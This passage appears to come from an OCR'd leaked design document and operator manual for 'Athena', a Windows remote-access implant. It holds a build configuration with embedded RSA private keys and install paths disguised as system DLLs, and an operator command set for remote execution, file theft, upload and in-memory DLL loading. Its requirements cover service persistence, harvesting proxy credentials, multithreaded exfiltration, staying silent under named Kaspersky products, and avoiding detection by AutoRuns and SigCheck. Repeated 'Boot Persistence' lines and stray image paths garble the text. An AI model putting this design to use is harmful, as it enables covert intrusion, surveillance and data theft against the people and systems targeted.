cfwJnWfDN8nHUrLGWSvk2qU63mFCj3tlCJEYcsEEtYnPErRoou7XDLKh4f7jodZt
gPTPoRBxOzdaChsCCACfK773fggBzaCWyDPIMQNtMGtyp3sLNGbKTvDD+ySt8b5G
PQFa5zR4TE9blaE9jT/vZa1l9ZCkkm2vmrYC9o0Nx/VFW9pwkyIrjNccRImDnEwK
dNK+vUh0OeP82mQGVXQi52lCE8iM5ZUmO7W+Zy95UBGazcdv9VUKlvvUS1xnoaWo
RSkYc0oxK6ItsW0GBKJ+8SU9q+zx1iBKQJ22oXfMROoAzLNKn1e7Ba9T65a1l04O
OSjqE+dXlOMTpn/uWGfCkoECAwEAAQ==
-----END PUBLIC KEY-----
</PUBLIC_KEY>
        </SERVER_KEY>
        <CLIENT_KEY>
                <PRIVATE_KEY>-----BEGIN RSA PRIVATE KEY-----
MIIJJwIBAAKCAgEA2DAxGW2tQ9i9ciKfK2WtogKa7HxWmDqmsdt9q7VCb16w7c2J
NwzjyFgU8oTzhzqhatnQY9dpxNnW79G5XGY4qTxkbQAqKG8OjDLYTGko7mmDFG0W
1iPJvQD1X7YgILaKbjIA0BFGLjYDYyx7jT4wo8VDbQn3myXUX8wjIiacFv5SlXjo
3KoTJp+QCs1jLSTz8TssDql1g2NHtbym6vVD2U1kDINqCqDmz4q0rOvPGiG5nzvT
CAaenTbiySMNZzN/NbnOxHdwoVon6Y4p3D3u5GLdJoBAIMxHJzxcHhgj8bGSC2mM
mPpXn17XoTDWeRP3dxs3XD9eF3aW38zPYi9ncfwJnWfDN8nHUrLGWSvk2qU63mFC
j3tlCJEYcsEEtYnPErRoou7XDLKh4f7jodZtgPTPoRBxOzdaChsCCACfK773fggB
zaCWyDPIMQNtMGtyp3sLNGbKTvDD+ySt8b5GPQFa5zR4TE9blaE9jT/vZa1l9ZCk
km2vmrYC9o0Nx/VFW9pwkyIrjNccRImDnEwKdNK+vUh0OeP82mQGVXQi52lCE8iM
5ZUmO7W+Zy95UBGazcdv9VUKlvvUS1xnoaWoRSkYc0oxK6ItsW0GBKJ+8SU9q+zx
1iBKQJ22oXfMROoAzLNKn1e7Ba9T65a1l04OOSjqE+dXlOMTpn/uWGfCkoECAwEA
AQKCAgAIZt8RoOyR7XN3YxcShbIY0Mcal755zhW6ZdBdgv7g+yofI9TIWezkVWAD
CN26DLJHR83Mg4utxdWPnnP4vlRHZ3xzrAT3a1GCa1typMeddGZOveqcSenGOapP
nPFktBNvMuxLKdCzbQ/2o7ztgVQ8mScErtV7px2412MqKZv5XMry2i8anFWAM8VS
VicbkwsT/fu5WiaiA5K+4mUOTpfjcxmHTvgpD5XIzRg2fDehSVxAbv/FmRRDAeYQ
cRdNQngYK294vTeYXbudXRQNZi7Jm3oCzAsx+x5szPC7jq6e7wrA/MolC92p6PKy
ZgZ/0CHW9CzTnfbXLJmyevA4XaVEe4ADI1YV7S6avhqXuCZ7RoZxa7Q3km1eRm2O
vgZsAxNXR42DjreEYGQZg6ksgVm526sBRrpKYayA3keRt6mpKmol35FnIXNc22WK
6k/oSGObBEJmHP7hJwApbBFx+8B1dLgklU7/cUew9QhMhCc3BbA2qVoJC+OTkGTd
U0EpZEcl82oJxIp/VhqwgSNFIPSLp4xEHpzHgrYJlSDhNNoTkr5tdsOkbv0ZEOS1
zbnnIzcq2DXfx/5e3Te21tW0wwK6rJAYfkKUAh0d2zW0sdXpl4iF3c1kNd2PW81s
knUACt58Bb3c7PIcBXzbmiR148x8NFHnduuhkeYyp5LyIwXpjQKCAQEA7+1ZWpPV
RP1ADkIT+FdkCYmFAneKldJpgl9/bXdIUuw302nWLwXPM97X1xh/j+SE76XLSjjM
HLXYL6JFt46I0FLy6LCjlGoAAamL2pSWZRVTrieYupjBvRsrRt8SF7JfLeUZqSsv
mQSuLiZDPbN3N4BzIzrBIXw9WpqibCfvfJw29A+1OBjea3rlDwx+oOdZNWCzD4n7
```

Boot PersistenceBoot PersistenceBoot Persistence

```
TcWk/8eW763xc55x0+tDV/64j2o6fsaRSifmUN4mRJbCcmL+J9+Gn7lXvn1Rzzhi
06D3qwiABQG9DWIrdas0w3fmYsb1Gj3xytfsAG06gUCaeQMW96cRjpACf3LZy+6o
QxIODGJWFXMzxwKCAQEA5qu7BVKjOHLWXZ+Gwo8HV6zunQuenOjjoEdBkL8s8DEd
7hUaHn2bLhrLdgWdP2AoAQ5mvLcqqPnGfuEdugArhKxatHJc66kVHETOyRPXzxhW
ICui+GGUptARrXnWLtNEh515Xx5mW8Qik9Tlp2ZUSYw4mJASb55DIHchwsVqkbvq
pdoQabHNN3Z+ja95tqDI/FuPguadHiayAf/992mPdPxcyP/KyBtYVUona3neusD+
pKGwuTG1a4hpy6T+GspF1hMicx/03IITFCa8pUSSuqw4xPHMWu9goF+A9Pe1vE4T
1fRX/d/wBuMQbMuUS8SSC6dK6PGrcOPjp/P3RLx3dwKCAQAp6gP3H+ZdFATxuLd2
ZgXy6JRU9v895zFJdldzjygSXHPwOggR1Oj6vc5lJEF8qMZUe1lFUSDPTzFCOQ4G
4B6kjikjX2BkWBRCNhVZjSWs6QniXcZ/qpoF6E4qJmQpwZ6BDQnrlMDO8ZNgOoz6
pXSJPKZgnC4LJIIvZt5DGMLsuPmcr3XQJAAPNLv5YgxpHaFnAsqlR0ygrIuDp6GF
o5SPxzlJdUshfz1MyJkJdrUBCHFi5Tw4NUIo64RNAO6qzp02iPwWwFn7cJ5zwZtj
xIb7ZJAFEXC5SSP1U56UBAhOkGQJOwvCcr/JrjF/+C7IAf59t1m3F61LckcEANXb
D3IXAoIBAFtjnIQeWnZp4Q5UvsJkgmc1J5Bm4x+NkWmV8Z8Ubwx2mUITcDa2Uv3w
Nb37uXI7eX35o7CO7ULnOsJYFDv2B0fYNVOan7/qTGfXxwmZZ/4vySeTwkyf9JIm
i2psg/QnVdZZCJYr6CfhTEW/qoEpJKnC+UVQh01bqYK6UFDngDJe/jdZbvlBLWoU
80zVQeaeSyLYb8JP9d3VPN9X+dnFI8YYmfY0ibXAR7361CVbsmfRQNIfEXI+BH+n
GytIojgg/Yw0JojwF0Yp7r8kHcdopK16wD8fAXThtCm1zNTBM2p4kJlK5nW5/FHu
Mjq4aXefWLFvRVmHLgJa9346RTQhaz8CggEAPt4yR1/sd3/45W2YPdLDM0rFgVF4
PNMpihvkDmJAT60c3HAv8yJ1iLgd4KGWrtQ1MsOxUq66b+FYeyai1zHmhDrDsYuc
mhq99R5jMTH+Vi76NdqZpPOjlv6D1qbYfPHnIfRpUOo/5lOqFJorahZJJqw7A/VX
XQvUdUxg36VMxIoNLGXRcyKaqH2v6i4SjhITVPvDAipAUTMgX+WALfAKyrz5l11i
1d1tV1cH/QPrI9pf1AQUagHH57YQMHs4sT5Oew56xhVFkAPM/6ur2enjrOi/lHXr
3H79Fb+9rRbWCRZNw2n261cqiM2bmRMooNFop+3bRIce5H03NIr//zA4VA==
-----END RSA PRIVATE KEY-----
</PRIVATE_KEY>
                <PUBLIC_KEY>-----BEGIN PUBLIC KEY-----
MIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEA2DAxGW2tQ9i9ciKfK2Wt
ogKa7HxWmDqmsdt9q7VCb16w7c2JNwzjyFgU8oTzhzqhatnQY9dpxNnW79G5XGY4
qTxkbQAqKG8OjDLYTGko7mmDFG0W1iPJvQD1X7YgILaKbjIA0BFGLjYDYyx7jT4w
o8VDbQn3myXUX8wjIiacFv5SlXjo3KoTJp+QCs1jLSTz8TssDql1g2NHtbym6vVD
2U1kDINqCqDmz4q0rOvPGiG5nzvTCAaenTbiySMNZzN/NbnOxHdwoVon6Y4p3D3u
5GLdJoBAIMxHJzxcHhgj8bGSC2mMmPpXn17XoTDWeRP3dxs3XD9eF3aW38zPYi9n
cfwJnWfDN8nHUrLGWSvk2qU63mFCj3tlCJEYcsEEtYnPErRoou7XDLKh4f7jodZt
gPTPoRBxOzdaChsCCACfK773fggBzaCWyDPIMQNtMGtyp3sLNGbKTvDD+ySt8b5G
PQFa5zR4TE9blaE9jT/vZa1l9ZCkkm2vmrYC9o0Nx/VFW9pwkyIrjNccRImDnEwK
dNK+vUh0OeP82mQGVXQi52lCE8iM5ZUmO7W+Zy95UBGazcdv9VUKlvvUS1xnoaWo
RSkYc0oxK6ItsW0GBKJ+8SU9q+zx1iBKQJ22oXfMROoAzLNKn1e7Ba9T65a1l04O
OSjqE+dXlOMTpn/uWGfCkoECAwEAAQ==
-----END PUBLIC KEY-----
</PUBLIC_KEY>
        </CLIENT_KEY>
        <BEACON>
                <USER_AGENT_STRING>Mozilla/0.4</USER_AGENT_STRING>
                <INTERVAL>86400</INTERVAL>
                <DOMAINS>a</DOMAINS>
                <PROXY_ADDRESS></PROXY_ADDRESS>
                <PROXY_PORT>0</PROXY_PORT>
                <TASKING_DELAY>60</TASKING_DELAY>
                <JITTER>5</JITTER>
                <BOOT_DELAY>60</BOOT_DELAY>
                <HIBERNATION_TIME>60</HIBERNATION_TIME>
```

```
                <PORT>443</PORT>
        </BEACON>
        <INSTALL>
                <ORIGINAL_FILE_NAME>%SystemRoot
%\System32\dnsext.dll</ORIGINAL_FILE_NAME>
                <DATA_FILE_NAME>%SystemRoot
%\system32\codeintegrity\dns.cache</DATA_FILE_NAME>
                <RESTART_SERVICE>1</RESTART_SERVICE>
                <TARGET_FILE_NAME>%SystemRoot
%\System32\Microsoft\Crypto\DNS\dnsclext.dll</TARGET_FILE_NAME>
        </INSTALL>
</ATHENA>
```

18. Wizard Output

Builder Tool
Generating client RSA key pair
Generating server RSA key pair

Athena Wizard:
This wizard will guide you through the input options for the Athena tool.
Press enter to accept default value.

Source - Name (string)
    default:[20150921_07_35_14_5700]
  new value:

Target - Parent ID (hex)
    default:[7D98CC58]
  new value:

Target - Child ID (optional hex) - 0=auto generate
    default:[0]
  new value:

Target - dynamic data config type (none,file,registry)
    default:[none]
  new value:

Beacon - Interval in seconds (number)
    default:[86400]
  new value:

Boot PersistenceBoot PersistenceBoot Persistence

Beacon - Jitter as a percentage of Interval 0..100 (number)
default:[5]
new value:

Beacon - Boot Delay in seconds (number)
default:[60]
new value:

Beacon - Hibernation Time in seconds (number)
default:[60]
new value:

Beacon - Tasking Delay in seconds (number)
default:[60]
new value:

Beacon - Domains (LP Server DNS hostname or ip addresses separated by a comma)
default:[None]
new value: abc.com

Beacon - Port (number)
default:[443]
new value:

Beacon - Proxy Port NOTE:0=disable (number)
default:[0]
new value:

Beacon - User Agent String (string)
default:[Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0)]
new value:

Tasking - File Processing Path (string)
default:[]
new value:

Tasking - Batch Execution Timeout in seconds (number)
default:[0]
new value:

Tasking - Command Execution Timeout in seconds (number)

Boot PersistenceBoot PersistenceBoot Persistence

default:[0]
new value:

Tasking - Max Kilobytes Per Second Throughput (number)
default:[0]
new value:

Tasking - Max CPU Utilization 0..100 (number)
default:[0]
new value:

Tasking - Max Processing Data Size (number)
default:[0]
new value:

Uninstall - Date (YYYY-MM-DDTHH:MM:SS)
default:[]
new value:

Uninstall - Deadman Delay in seconds (number)
default:[0]
new value:

Uninstall - Beacon failure attempts (number)
default:[0]
new value:

Uninstall - Kill File (string)
default:[]
new value:

Install - Target File Name (string)
default:[%SystemRoot%\System32\Microsoft\Crypto\DNS\dnsclext.dll]
new value:

Install - Data File Name (string)
default:[%SystemRoot%\system32\codeintegrity\dns.cache]
new value:

Install - Restart service with SCM (no,yes)
default:[yes]

Boot PersistenceBoot PersistenceBoot Persistence

new value:

[WIZARD COMPLETE]

Tasker

19. Command Line Arguments

```
usage: tasker.py [-h] [-r RECEIPT] [-s SCRIPT] [-o OUTPUT] [--id ID] [--debug]

Athena Tasker

optional arguments:
  -h, --help            show this help message and exit
  -r RECEIPT, --receipt RECEIPT
                        This argument defines an existing receipt filename to
                        be used for processing.
  -s SCRIPT, --script SCRIPT
                        This argument provides the ability to import a script
                        for processing.
  -o OUTPUT, --output OUTPUT
                        This argument provides the output path location.
  --id ID               This argument provides the ability to force a specific
                        initial task ID for a tasking session (usually just
                        used for debugging purposes - number is decoded as
                        hex).
  --debug               This argument allows debugging information to be
                        included in the output directory.
```

20. Command Shell

```
Management Features
========================================
receipt  script  output  list  delete  id

Command Features
========================================
execute  get  put  memload  memunload  set  uninstall

Exit Commands:
==============
bye  exit

NOTE: for additional information type (help <topic>)
```

21. receipt

```
Command: receipt {filename}
Description: select a specific receipt file
Examples:
    receipt c:\temp\20150814_09_50_06_6158\receipt.xml
```

> receipt {filename.xml} NOTE: this file contains the name and keys

22. script

```
Command: script {filename}
Description: select a specific script to import into the current batch
Examples:
    input c:\temp\myscript.txt
```

> script {script.txt}

23. output

```
Command: output {path}
Description: select a specific output directory for batch or command
Examples:
     output c:\temp\tasking
```

Output

Output Batch: c:\temp\20150921_07_40_27_0959
PATH: c:\temp\20150921_07_40_27_0959
BINARY: {68F282E4-76BF-5CD5-4AA1-1EAD2A35301C}
SCRIPT: {68F282E4-76BF-5CD5-4AA1-1EAD2A35301C}.script.txt
BATCH: 55FFEDC8
0: execute pre=0 post=0 filename="abc" arguments="asdf"

68F282E4-76BF-5CD5-4AA1-1EAD2A35301C – batch job for target
68F282E4-76BF-5CD5-4AA1-1EAD2A35301C_script.txt – textual script from batch defined for target

24. list

```
Command: list
Description: list information about batch
Examples:
    List
```

Example Output:

```
    BATCH(12345678)
    0: execute pre=0 post=0 filename="filename" arguments="arguments"
    1: get flag=0 filename="filename"
    2: put filename="filename"
```

```
    3: memload pre=0 post=0 nickname="nickname" filename="filename"
    4: memunload pre=0 nickname="nickname"
    5: set pre=0 post=0 internval=100
    6: uninstall pre=0
```

25. delete

```
Command: delete {index}
Description: delete a specific command from the batch list
Examples:
    delete 2

NOTE: This command supports tab completion.
```

26. id

```
Command: id
Description: ensure that multiple runs produce the same id (debug only)
Examples:
    id 0x12345678
```

> id {initial id number}

NOTE: this is used mainly for debugging to allow consistent IDs

27. execute

```
Command: execute pre={number} post={number} filename={string} argument={string}
Description: execute a command on target
    pre - amount of time prior to command processing (0-default)
    post - amount of time after command processing (0-default)
    filename - specific application name on target to execute
    argument - all specific arguments used with this command
Examples:
    execute pre=0 post=0 filename=c:\\temp\\a.exe arguments="arg1 arg2"
```

28. get

```
Command: get flag={number} filename={string}
Description: download a file from the target
    flag - prioritize this get request
    filename - specific file to retrieve
Examples:
    get flag=0 filename=c:\\temp\\a.txt
```

29. put

```
Command: put filename={string}
Description: upload a file to the target
    filename - specific file to upload
Examples:
    put filename=c:\\temp\\a.txt
```

Boot PersistenceBoot PersistenceBoot Persistence

30. memload

```
Command: memload pre={number} post={number} nickname={string} filename={string}
Description: load a dll onto the target
    pre - amount of time prior to command processing (0-default)
    post - amount of time after command processing (0-default)
    nickname - a unique name used for this module
    filename - specific dll module to load on target
Examples:
    memload pre=0 post=0 nickname=nick filename=c:\\temp\\a.dll
```

31. memunload

```
Command: memunload pre={number} nickname={string}
Description: unload a dll already loaded on target
    pre - amount of time prior to command processing (0-default)
    nickname - specific nickname used during memload
Examples:
    memunload pre=0 nickname=nick
```

32. set

```
Command: set pre={number} post={number} name={value}
Description: update a specific configuration setting on target
    pre - amount of time prior to command processing (0-default)
    post - amount of time after command processing (0-default)
    name - specific name of configuration
        internval={number}
        jitter={percent}
        bootdelay={number}
        hibernatetime={number}
        taskingdelay={number}
        domains={string}
        port={port}
        proxyport={port}
        proxyaddress={ipaddress}
        useragentstring={string}
        fileprocessingpath={string}
        batchexecutiontimeout={number}
        commandexecutiontimeout={number}
        maxthroughput={number}
        maxcpuutilization={percent}
        maxprocessingdatasize={number}
        uninstalldate={date(YYYY-MM-DDTHH:MM:SS)}
        deadmandelay={number}
        beaconfailures={number}
        killfilepath={string}
Examples:
    set pre=0 post=0 interval=57000
```

Boot PersistenceBoot PersistenceBoot Persistence

33. uninstall

```
Command: uninstall pre={number}
Description: uninstall tool from target
    pre - amount of time prior to command processing (0-default)
Examples:
    uninstall pre=0
```

Parser

```
Parser Tool
usage: parser.py [-h] [-r RECEIPT] [-i INPUT] [-o OUTPUT] [-m]

Athena Parser

optional arguments:
  -h, --help            show this help message and exit
  -r RECEIPT, --receipt RECEIPT
                        This argument defines an existing receipt filename to
                        be used for processing.
  -i INPUT, --input INPUT
                        This argument provides the ability to import a file or
                        directory of files.
  -o OUTPUT, --output OUTPUT
                        This argument provides the output path location.
  -m, --nomark          This argument provides the ability to reuse a
                        processed directory. By default, the parsing code will
                        mark processed files with a date prefix. (e.g.
                        20150908_1010_{30996559-C169-490B-A40B-4ADB597E0D19}.
```

34. Parser Directory Structure

parsing (raw input to be parsed)
    20150814_09-50-06_6158
output
    20150814_09-50-06_6158
        safeties
        responses

35. Response Format

Filename: source name\responses\20150814_09-50-06_6158_type
Example: 20150814_09-50-06_6158\responses\20150814_09-50-06_6158_execute.txt

36. Common Response Header

```
Batch ID = 00001234
Command ID = 00000001
Command Type = execute
Command Status = 0
Error Code = 0
Module ID = 00000000
```

```
Target ID = 11111111
Time = 2015/9/17 12:55:00 GMT
```

37. Execute Response Content

```
Filename = c:\temp\abc.exe
Process Return Code = 0
<<STDIN/OUT/ERROR>>
```

38. Get Response Content

```
Filename = c:\temp\abc.dat
Attributes = READONLY SYSTEM
Modify Time = 2015/09/07 12:22:05
Create Time = 2015/09/07 12:22:05
File Size: 256 bytes
Output Filename: 20150814_09-50-06_6158\responses\20150814_09-50-06_6158_execute.bin
```

This response processing code will also output the content to a binary file in the same directory as the response with the same name with a new extension (.bin).

39. Put Response Content

```
Filename = c:\temp\filename
```

40. Memload Response Content

```
Memory Address = 0x000001400000
Nickname = nick
```

41. Memunload Response Content

```
Memory Address = 0x000001400000
Nickname = nick
```

42. Set Response Content

```
Set Type = interval
Argument = 15000
```

Miscellaneous

All the crypto functionality in the host DLL will be implemented using the Windows Cryptography API (CNG) and not using any third party libraries.

It is acceptable to use third party toolkits like Native Development Kit (NDK) for header files (for data structures) and function prototypes.

The client will send the Parent ID and the Target ID in clear text to the listening post (C&C). The actual payload will be encrypted using a symmetric encryption key that is hardcoded (burnt) into the client at time of generating the client binary on the build system.

The developers of this project are free to use any version of the compiler from the Visual Studio family including the one from the Windows 7 SP1 WDK. The host DLL binary must be linked against the MSVCRT.dll from 2600 XP WDK.

The host DLL must work and must not cause any popups to be displayed on the client system with the latest version of Kaspersky Total Security (kts16.0.0.614en_8244.exe) or Kaspersky Internet Security (kis16.0.0.614en_8232.exe) installed on the client system and configured with default settings.


Dealing with anti-persistence products like DeepFreeze is not required.


Issues & Concerns

The host DLL will not be signed. Due to copyright issues the host DLL will not have a publisher name which may cause the DLL to stand out in both SysInternals SigCheck as well as AutoRuns tool.

43. Sysinternals AutoRuns signature verification

SysInternals Tools AutoRuns provides an option (Services tab) to display the list of all services that are registered on the system. These services include executable services and DLL based services (hosted by SvcHost.exe) AutoRuns's default setting is to "Hide Windows Entries" which causes AutoRuns to list only third party services, including ones from Microsoft that not a part of the Windows OS. If the user/analyst were to enable the "Verify Code Signatures" and at the same time uncheck "Hide Windows Entries" the host DLL (dnsclnt.dll) will be flagged as "(Not Verified)". The following screenshots shows this feature of AutoRuns and is the impetus behind selecting the DnsExt.dll instead of DnsRslvr.dll as the persistence mechanism.





44. SysIntenals SigCheck

The Sysinternals tool SigCheck performs executable signature verification including validating the code signing certificate chain of trust. This tools is capable of recursively scanning contents of a directory and listing those files that are unsigned. The command line "sigcheck -e -s -u c:\windows\system32" will recursively scan all the directories under Windows\System32 and list only the unsigned DLLs.

45. Hungarian Notation Usage

The following table shows the different data types and the corresponding prefixes that will be used for naming variable of these types.

Type	Prefix
SIZE_T & ULONG_PTR	n (32-bits on x86 and 64-bits on x64)
WCHAR	wc
UCHAR	uc
PUCHAR	puc
USHORT	us
PUSHORT	pus
ULONG	ul
PULONG	pul
ULONGLONG	uq
PULONGLONG	puq
BOOL	b
PVOID	pv
PVOID*	ppv
PCHAR	sz (null terminated string)
PWCHAR	wsz (null terminated wchar string)
Function Pointers	pfn
struct	s
union	u
Class Members	m_
Global Variables	g_

PIR Question/Answer

4.5.1.2/4.5.2.2 – does incremental file upload mean that there is a max upload size per beacon? Or is this simply an ability to restart where it left off.

This means chunking

4.5.1.7&8 – non blocking exfil – does this mean we should support multiple file/command transfer threads/connections on target (alternatively, a single thread/connection would mean blocking?)

THIS MEANS MULTITHREADED – MULTI-COMMANDS SIMULTANEOUSLY

4.10.2.3 – can we harvest the proxy credentials during install?

Just address and port of base or do we also need to drill down to advanced settings within IE?

YES – but also use system get current proxy credentials from logged on user.

4.10.2.6 – can we harvest the user agent string during install?

YES – but also use system get current user agent strings from logged on user

4.10.7.5 – is asymmetric the right word here – meaning RSA instead of AES 256

SYNC is correct – use AES 256

4.13.1.1.1 – if we are running as system does Athena still need to support launching as the current user or can we only support this when run within a user context? Only support running as user context when run

No – but this could be supported when run in a user context.

4.13.1.1.2 – The dynamic loading of a static/non-dynamic exe is problematic in the address space of the existing host application. If the exe is dynamic, it may still fail depending on import dependencies. This requirement cannot be performed without restricting the exe to ones that have been tested with the framework. My initial guess is that there would be a very small number of off-the-shelf tools that would work. (NOTE: I have tested psexec.exe and this tool would fail without creating an application execution virtualization environment custom to the executable in question.)

DLL only

Boot PersistenceBoot PersistenceBoot Persistence

4.13.2.1 – does this mean we need to create the following deliverables installer.exe/installer.dll/installer.bin run.exe/run.dll/run.bin – non persistent (everything occurs in ram)

installer.dll and run.dll

4.16.6 – can we use UTF8 internally (python) and convert this to unicode/expanded on target?

YES

4.17.1 – can we use python bottle (Apache supported WSGI framework) instead of CGI on linux lp?

YES – but we've used CGI in the past

4.19 – Does this mean you want 4 deliverables (which linux distro?)

offline_win_x86.exe/offline_win_x64.exe/offline_linux_x86/offline_linux_x64

if you build a app just make it 32bit, but if you use a script include both the x86 and x64 instances within the offline installer directory.

4.19.1 – Note: we will not be able to support encrypted or bios locked systems.

Fine

4.19.2.1 – can we use Bart PE? Will customer give us a Windows Server 2003 Standard Edition or Win XP

SP3 installation disk to use for hosting the PE image? (licensing issue)

NO – just use the standard windows install disk in restore mode and live linux distro.

4.19.2.2 – what linux OS(Ubuntu/Centos) did you want us to target? Can we use tinycore (10BM)?

Ubuntu 14.01

4.19.2.2 – will customer be supplying a windows registry library for linux or do we use hivexsh, etc.?

Yes – regit should be on GIT

Command Question:
What is the idea behind of pre/post execution delay – instead of just an inter-command delay?

No – the user wants both

Exec:

Srvhost cannot access foreground desktop due to os restrictions.

Fine

Boot PersistenceBoot PersistenceBoot Persistence

Does this command execute programs exclusively or shell commands as well? If cmd, we may want a CMD command or just tell the users to use “cmd /C”.

EXEC – allow operator to determine cmd or not

Get:

Command needs dword offset/size to support 4.5.1.4/4.5.2.4.

No change

What does override flag do for the GET command?

Upload immediately – do this command first

Is dword 4GB enough for files?

No change

Is there any way to get a file listing except via cmd?

No

What happens if a directory is selected?

Return error

Put:

Command needs dword offset to support 4.5.1.4/4.5.2.4.

No change

Is dword 4GB enough for files?

No change

What happens if the file already exists (overwrite?)

Force overwrite

What happens if the file refers to a directory?

Return error

Memload:

Is nickname really what you want to transmit or is an internal memload ID enough and the server views the user “nickname” on the backend?

YES – the operator understands this

Does this command only support nod persistent dlls or pic or axe as well?

Memunload:

DLL – only

Boot PersistenceBoot PersistenceBoot Persistence

Should probably remove nickname and just have an internal memload ID.
NO – use nickname

Set:

BYTE ATHENA_CONFIG_TYPE_XXX (dword/time/string/stringlist/buffer)
ULONG value (dword/time)
or
ULONG size (string/stringlist/buffer)
UCHAR buffer

Is there a way to delete the dynamic value and reset to default?
NO – except maybe delete the dyn-data file if that option was selected

Is there a way to disable the setting to override the default but make it inactive? Most values of 0 are inactive.
NO

Uninstall:

Should this command at least respond saying that the command has been received?
YES

OTHER NOTES:

Each batch job is processed on it's own thread
What happens if a second batch job comes in while processing the first? run both
Every command has a response.
On reboot – restart batch job – do not wait for beacon
Batch is processed in memory
Memload needs to be in its own batch or higher priority (can we just propagate all memloads to the top of the batch job?)

CDR Questions/Answers

- Allow current command processing state to be stored on target
- Add a batch flag to ignore errors ????????
    - What do we do when we encounter an error in a command?
- Access restricted files – switch to System user with netsvcs
- Tasking – default package per child and a single one for the parent
    - Parent task will only run once per new child
    - Child task will run every time
    - This hierarchy is maintained by the user
- LP – use default apache log for logging LP
- Builder – only include –i,-o, -r (simplest command line possible)
- Parser – output to safties and responses only
    - Each response in their own file
- 2 keys in configuration – RSA private target and public server keys
- Don’t forget that there is a ram only deliverable
- XXXXX has TestHost – but in only load the dll
- Add target state management into the engine

Boot PersistenceBoot PersistenceBoot Persistence

- The parser must ingest a directory of receipts and find the correct one from the list.
- Do not include RSA key definition in Builder wizard
- Remove the concept of ADD from tasker
- Mask tasker time – GUID???